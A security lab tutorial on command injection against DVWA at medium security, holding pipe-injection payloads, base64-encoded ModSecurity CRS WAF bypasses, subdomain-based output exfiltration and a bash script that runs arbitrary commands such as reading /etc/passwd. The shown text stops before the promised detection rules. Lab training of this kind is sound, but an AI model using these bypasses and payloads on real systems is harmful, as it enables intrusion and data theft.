DVWA Command Injection Med Sec - Red Blue Purple Team
In today’s you will learn how to Command Inject the DVWA on Medium Security. I provide novel OWASP CRS ModSecurity WAF bypasses; one to run the commands id or who, one generic command injection that can run any command due to being base64 encoded. There is a method to use a localhost subdomain to exfiltrate data, it just needs to be converted to alpha num. Finally I propose a method to exfiltrate data using ping to smuggle information in the packet padding, for situations you don’t have direct confirmation that the Command Injection is working.
For the Blue Team I provide an updated Sigma rule to detect the activity. We look at the ModSecurity rule differently to instead allow-list what the input must be to prevent any bypass methods.
Lastly the Purple Team provides a new template to test Elastic SIEM rules then ModSecurity Rules to ensure detection and prevention will work.
Prerequisites
If you don’t currently have a Damn Vulnerable Web Application (DVWA) instance you can follow along at home with a simple git clone & vagrant up if your host system meets the minimum specs.
Red team only deploys Opnsense, DVWA, and Kali.
Blue Team deploys the whole environment.
ModSecurity
If you want to use ModSec to block the attacks follow the installation steps in the Blue Team section of the first post.
The ModSec WAF will block any attempts with a set of words in them, to disable it (if you installed it) do a simple:
sudo sed -i 's/SecRuleEngine On/SecRuleEngine Off/' /etc/modsecurity/modsecurity.confon the DVWA guest VM.
Command Injection - Red Team
We will assume the programmer has implemented some filters to thwart our attempts. Lets try get past them!
Nuclei (low sec)
Since we have a functional Nuclei template lets try it on the medium security and see if it’ll work, all I’m doing is changing line 77 from ‘low’ to ‘medium’.
 Example medium ci nuclei scan with low sec template
Some metacharacters are still being let through, namely the pipe characters.
Basic Browser
We will try some testing with our metacharacters, references can be found here and here.
Attempting it with the characters we know now still work:
1
127.1.1.1|id
 Example medium ci with pipe char
Success so we know from the nuclei template that the following chars are being stripped form our little list: ; and && so that still leaves &, |, || and subshells.
I’ll leave you to attempt the single ampersand and double pipe.
Side Channel: Red October Ping
Moving onto something more intriguing, during the first post I proposed a reverse shell to get the output of a subshell, strictly we don’t need this.
Mod Security Command Injection Filter Bypass
The ModSec WAF will block any attempts with a set of words in them, to disable it (if you installed it) do a simple:
sudo sed -i 's/SecRuleEngine On/SecRuleEngine Off/' /etc/modsecurity/modsecurity.confon the DVWA guest VM.
There is a WAF bypass however (works for the commands who and id):
1
`id|od -An -tx1|tr -d ' \n'|cut -c1-63`.localhost
For arbitrary commands you need to base64 encode them and decode at runtime. This is the encoded disallowed whoami command:
1
`gettext 'd2hvYW1pfG9kIC1BbiAtdHgxfHRyIC1kICcgXG4nfGN1dCAtYzEtNjM='|base64 -d|sh`.localhost
The base64 decodes to:
1
whoami|od -An -tx1|tr -d ' \n'|cut -c1-63

I went down a rabbit hole looking for alternative commands in coreutils. yes seemed like a winner:
1
yes 'd2hvfG9kIC1BbiAtdHgxfHRyIC1kICcgXG4nfGN1dCAtYzEtNjM=' | head -n 1 | base64 -d | sh
But head is on the block-list, you’ll note sh is also on the block-list, it works because it’s looking for a space after the sh like sh -c whatever not sh receiving commands. printf is also on the block-list so is a nonstarter.
Again turn the WAF off before continuing if you installed it!
Localhost Based Data Exfiltration
A simple:
1
`whoami`.localhost
will return the results of the command as a subdomain of localhost and as long as it conforms to the Domain Name naming standard defined in RFC 1035, namely alphanum and hyphens are ok, as long as it doesn’t start/end with a hyphen. There are some issues however:
1
`id`.localhost
Won’t work due to the special chars returned and being too long.
 Example medium ci subshell subdomain
You can see the output of “whoami” is “www-data” the Apache2 web user.
Can we return more information? Yes we can! Encode the returned information in hex to make sure it’s always alphanum. Based on testing we are limited to two subdomains of 63 chars each.
1
`printf "%s" $(id) | od -An -tx1 | tr -d ' \n' | cut -c1-63`.`printf "%s" $(id) | od -An -tx1 | tr -d ' \n' | cut -c64-126`.localhost
 Example medium ci subdomain subshell exfil
Moving to a script to pull all the data from the returned command (dvwacommandinject.sh):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
URL="$1"
COMMAND="$2"
CHUNK_SIZE=63
OFFSET=0
PHPSESSID=$(curl -s -c cookies.txt "${URL}/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "${URL}/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})

while true; do
  START=$((OFFSET + 1))
  END=$((OFFSET + CHUNK_SIZE))

  # Compose payload: cut N-N+63 inside the command injection
  payload="\`printf \"%s\" \$(${COMMAND}) | od -An -tx1 | tr -d ' \n' | cut -c${START}-${END}\`.localhost"

  response=$(curl -s -X POST \
    -L \
    -b "security=medium; PHPSESSID=${PHPSESSID}" \
    -H "Content-Type: application/x-www-form-urlencoded" \
    --data "Submit=Submit&ip=${payload}" \
    "${URL}/DVWA/vulnerabilities/exec/")

  # Extract and print the hex subdomain
  echo "$response" | grep -oE 'PING [a-f0-9]+' | sed -E 's/^PING //'

  # Optional stop condition (e.g. if server stops responding or output is small)
  [ $(echo "$response" | grep -oE 'PING [a-f0-9.]+' | sed -E 's/^PING //' | wc -c) -lt $CHUNK_SIZE ] && break

  OFFSET=$((OFFSET + CHUNK_SIZE))
done
Save the above to a file and run it:
1
bash dvwacommandinject.sh http://tartarus-dvwa.home.arpa 'cat /etc/passwd'
Arg1 is the target URL of your DVWA Arg2 is the command to run “cat /etc/passwd” can be replaced by any command that you expect an output from, must be quoted.
 Example medium ci subdomain smuggle
Paste the response in CyberChef follow the link for preloaded ops:
 Example medium ci cyberchef decode exfil data
What if we didn’t receive any visual response from the web app, but you suspected you had some form of Code Execution? Can you get the response back? Absolutely!
Ping Based Data Exfiltration
For this to work we must do a little setup if you’re using the Tartarus Lab, we’d need to enable Internet Control Message Protocol (ICMP) from the “Assets” network to the “Hackers” network, because we are “deny-by-default”!
Log into the firewall and go to the Firewall tab:
(from within the Kali guest https://192.168.56.193/)
(from your host machine https://127.0.0.1:8443/)
username: root
password: opnsense
 Example medium ci opnsense config
Now add a new rule for this interface:
 Example medium ci opnsense config
Keep everything default except change the protocol to ICMP and the destination network to Hackers:
 Example medium ci opnsense config
Don’t forget to apply these changes:
